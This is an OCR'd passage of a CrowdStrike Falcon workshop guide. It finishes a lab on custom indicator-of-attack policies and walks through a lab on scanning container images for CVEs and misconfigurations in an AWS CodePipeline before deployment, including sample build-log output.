

*In the* DEFAULT POLICY *window, select the* **ASSIGNED CUSTOM IOAS** *section*




Click the **Assign rule groups** button, select your new rule, and click **ASSIGN TO POLICY** on the dialog box



Your Custom IOA rule group should now be assigned to the policy. You can confirm this in the **ASSIGNED CUSTOM IOAS** section of the display.




## Summary

In this section we  focused on the behavioral Indicators of Attack (IOAs). We saw how Falcon Horizon collects information about the events taking place in the cloud and reports those that could be associated with malicious activity. Like with misconfigurations, behavioral policies and findings are accompanied by actionable remediation steps.

**End of Lab 5**

# Lab 6: Shift-Left with Pre-Runtime Image Assessment

In the previous section, we investigated a breach that resulted from a vulnerability within a container. But with CrowdStrike image and container registry assessment (part of the Cloud Security suite), we can prevent vulnerable containers from even being deployed in the first place. CrowdStrike is also able to connect to your container registry and automatically scan images as part of your CI/CD process, which can streamline development and deployment of new containers.


The ability to incorporate security measures such as image and package vulnerability scanning into your CI/CD pipeline is referred to as DevSecOps (or "*shifting left*"). Automating your security measures helps close security gaps which often result from human error or oversight. At scale, process automation is the only feasible way to effectively secure all your assets.

Falcon container image assessment is a CrowdStrike managed service which expands each image layer and creates an inventory of operating system and application packages, as well as hashes of all objects included in the image. Next, it checks each package for existing CVE bulletins (i.e., common vulnerabilities and exposures) and also checks the container image for malware and misconfigurations such as hard-coded secrets for accessing cloud resources. If the total vulnerability score exceeds a baseline value, then the image build exits with a failed status, preventing the deployment of the vulnerable image.

## Image scanning pipelines with AWS Developer Tools

Your lab environment includes an AWS CodePipeline job called "image-scan-pipeline" (https://us-east-1.console.aws.amazon.com/codesuite/codepipeline/pipelines/image-scan-pipeline) which will attempt to build and deploy a container image based on a known-vulnerable base image.


*Open the AWS CodeCommit webapp repository at: https://us-east-1.console.aws.amazon.com/codesuite/codecommit/repositories/webapp/browse/refs/heads/main/--/imagescan-buildspec.yaml?region=us-east-1 and examine the imagescan-buildspec.yaml file.*



We enable the capability to selectively scan images by adding two lines to the buildspec.yaml file:


```
- chmod +x ./cs_image_scan/image-scan.sh
- . ./cs_image_scan/image-scan.sh
```

*Select the cs_image_scan/image-scan.sh file from the same repository*





The screenshot shows that the script checks for an environment variable called CS_SCAN_IMAGE.

*Check the Environment Variables in the build project: "image-scan-demo-build" in AWS CodeBuild at (https://us-east-1.console.aws.amazon.com/codesuite/codebuild/projects/image-scan-demo-build/edit/environment)*





Since the value of CS_SCAN_IMAGE is set to "True", the image will be assessed for vulnerabilities and misconfigurations each time the pipeline builds a new container image.

*Check the status of the image-scan-pipeline job in AWS CodePipeline at: [https://us-east-1.console.aws.amazon.com/codesuite/codepipeline/pipelines](https://us-east-1.console.aws.amazon.com/codesuite/codepipeline/pipelines).*




*Open "image-scan-pipeline", and click "View in CodeBuild" beneath the Failed build status*




*First, scroll down the Build Log and see the image-scan.sh script being invoked once the test-image is built:*

```
104 Successfully built 818e48527080
105 Successfully tagged 579361553041.dkr.ecr.us-east-1.amazonaws.com/test-image:latest
106
107 [Container] 2022/12/20 02:05:48 Running command docker tag $REPOSITORY_URI:latest $REPOSITORY_URI:$IMAGE_TAG
108
109 [Container] 2022/12/20 02:05:48 Running command echo running image-scan.sh
110 running image-scan.sh
111
112 [Container] 2022/12/20 02:05:48 Running command chmod +x ./cs_image_scan/image-scan.sh
113
114 [Container] 2022/12/20 02:05:48 Running command . ./cs_image_scan/image-scan.sh
```


*Next, scroll to the bottom to see the vulnerability score*

```
392 WARNING MEDIUM   CVE-2020-24977   Vulnerability detected affecting libxml2 2.9.4+dfsg1-2.2+deb9u2
393 WARNING HIGH     CVE-2019-19956   Vulnerability detected affecting libxml2 2.9.4+dfsg1-2.2+deb9u2
394 WARNING MEDIUM   CVE-2017-18258   Vulnerability detected affecting libxml2 2.9.4+dfsg1-2.2+deb9u2
395 WARNING MEDIUM   CVE-2021-3541    Vulnerability detected affecting libxml2 2.9.4+dfsg1-2.2+deb9u2
396 WARNING HIGH     CVE-2019-20388   Vulnerability detected affecting libxml2 2.9.4+dfsg1-2.2+deb9u2
397 WARNING HIGH     CVE-2021-3516    Vulnerability detected affecting libxml2 2.9.4+dfsg1-2.2+deb9u2
398 WARNING HIGH     CVE-2022-23308   Vulnerability detected affecting libxml2 2.9.4+dfsg1-2.2+deb9u2
399 WARNING HIGH     CVE-2017-16932   Vulnerability detected affecting libxml2 2.9.4+dfsg1-2.2+deb9u2
400 WARNING HIGH     CVE-2021-3517    Vulnerability detected affecting libxml2 2.9.4+dfsg1-2.2+deb9u2
401 WARNING HIGH     CVE-2022-1271    Vulnerability detected affecting xz-utils 5.2.2-1.2
402 WARNING CRITICAL CVE-2016-9843    Vulnerability detected affecting rsync 3.1.2-1+deb9u1
403 WARNING CRITICAL CVE-2016-9841    Vulnerability detected affecting rsync 3.1.2-1+deb9u1
404 WARNING HIGH     CVE-2016-9840    Vulnerability detected affecting rsync 3.1.2-1+deb9u1
405 WARNING HIGH     CVE-2016-9842    Vulnerability detected affecting rsync 3.1.2-1+deb9u1
406 WARNING MEDIUM   CVE-2019-17595   Vulnerability detected affecting ncurses 6.0+20161126-1+deb9u2
407 WARNING MEDIUM   CVE-2018-19211   Vulnerability detected affecting ncurses 6.0+20161126-1+deb9u2
408 WARNING MEDIUM   CVE-2019-17594   Vulnerability detected affecting ncurses 6.0+20161126-1+deb9u2
409 WARNING CRITICAL CVE-2019-6978    Vulnerability detected affecting libgd2 2.2.4-2+deb9u2
410 WARNING HIGH     CVE-2019-6977    Vulnerability detected affecting libgd2 2.2.4-2+deb9u2
411 INFO    Searching for leaked secrets in scan report...
412 INFO    Searching for malware in scan report...
413 INFO    Searching for misconfigurations in scan report...
414 WARNING Alert: Misconfiguration found
415 ERROR   Exiting: Vulnerability score threshold exceeded: '122340' out of '25000'
416
```


In this example, Falcon Image Assessment found 243 CVE-listed vulnerabilities and 3 detections (related to CIS non-compliance and misconfiguration). We can view granular details about these vulnerabilities and detections in the Falcon console.

## Investigating Vulnerability Details and Prioritizing Remediations

*Go to [https://falcon.crowdstrike.com/cloud-security/cwpp/image-assessment/images](https://falcon.crowdstrike.com/cloud-security/cwpp/image-assessment/images), click on the "Repository" field filter and enter your AWS account ID, choose the repo for "test-image", and hit "Apply"*





After applying the filter, you'll see the result.





From here you can view details about the image as well as related vulnerabilities and detections.

*Click on the “234” link under “Vulnerabilities” and in the next page, filter by ExPRT rating: “Critical”*





Falcon Spotlight Expert Prediction Rating Artificial Intelligence (ExPRT.AI) goes beyond static CVSS vulnerability scores, considering factors such as evolving threat activity, CVE age, and ease of exploit, enabling Operations teams to prioritize remediation efforts based on actual risk to your organization.

*Click the first CVE-ID to view vulnerability details*




From the Vulnerability details pane, you can pivot to see which of your container images are also impacted by this vulnerability. At the bottom of the details pane, you can view and get details about the specific package with the vulnerability.

*Click on the package name*




Here you can see that this one package has 49 vulnerabilities. Upgrading this one package to a newer, patched version will make a significant improvement in your security posture.

## Understanding Image Vulnerability Scores


In Lab 1, we used the CVE (Common Vulnerabilities and Exposures) system for identifying a viable exploit we could leverage for gaining access to a vulnerable host and then exfiltrating data. The CVE system (launched in 1999 and administered by the MITRE Corporation) is a federally-funded repository of all known vulnerabilities associated with publicly-released software. CVE provides a common reference point for security professionals and software vendors. CVE records describe vulnerabilities and their impacts, but they don't address risk severity in any specific environment. That's where CrowdStrike Spotlight's ExPRT ratings add value by focusing the limited bandwidth of cybersecurity teams on the highest priority items for your organization to address, based on a holistic assessment of your security posture.

*Note:* For more information about CrowdStrike ExPRT.AI see the blog at ExPRT.AI: https://www.crowdstrike.com/blog/introducing-falcon-spotlight-exprt-ai.


AWS offers Basic (included) and Enhanced (as part of Amazon Inspector 2.0) container image vulnerability scanning with Amazon Elastic Container Registry (ECR) service which does a thorough job of identifying package vulnerabilities. In a recent comparison of Basic and Enhanced scanning results for the "vulnerables/web-dvwa" test image, Basic scanning (included with Amazon Elastic Container Registry (ECR)) returned 602 vulnerabilities including 6 critical ones, while Enhanced scanning (part of AWS Inspector 2.0) returned a total of 129 vulnerabilities, none of which were considered critical.


*Note:* You can complete the following steps yourself by clearing the value for the CS_IMAGE_SCAN environment variable in the "image-scan-demo-build" CodeBuild project described above, and then clicking "Release Change" for the "image-scan-pipeline" CodePipeline job. The procedure will allow you to 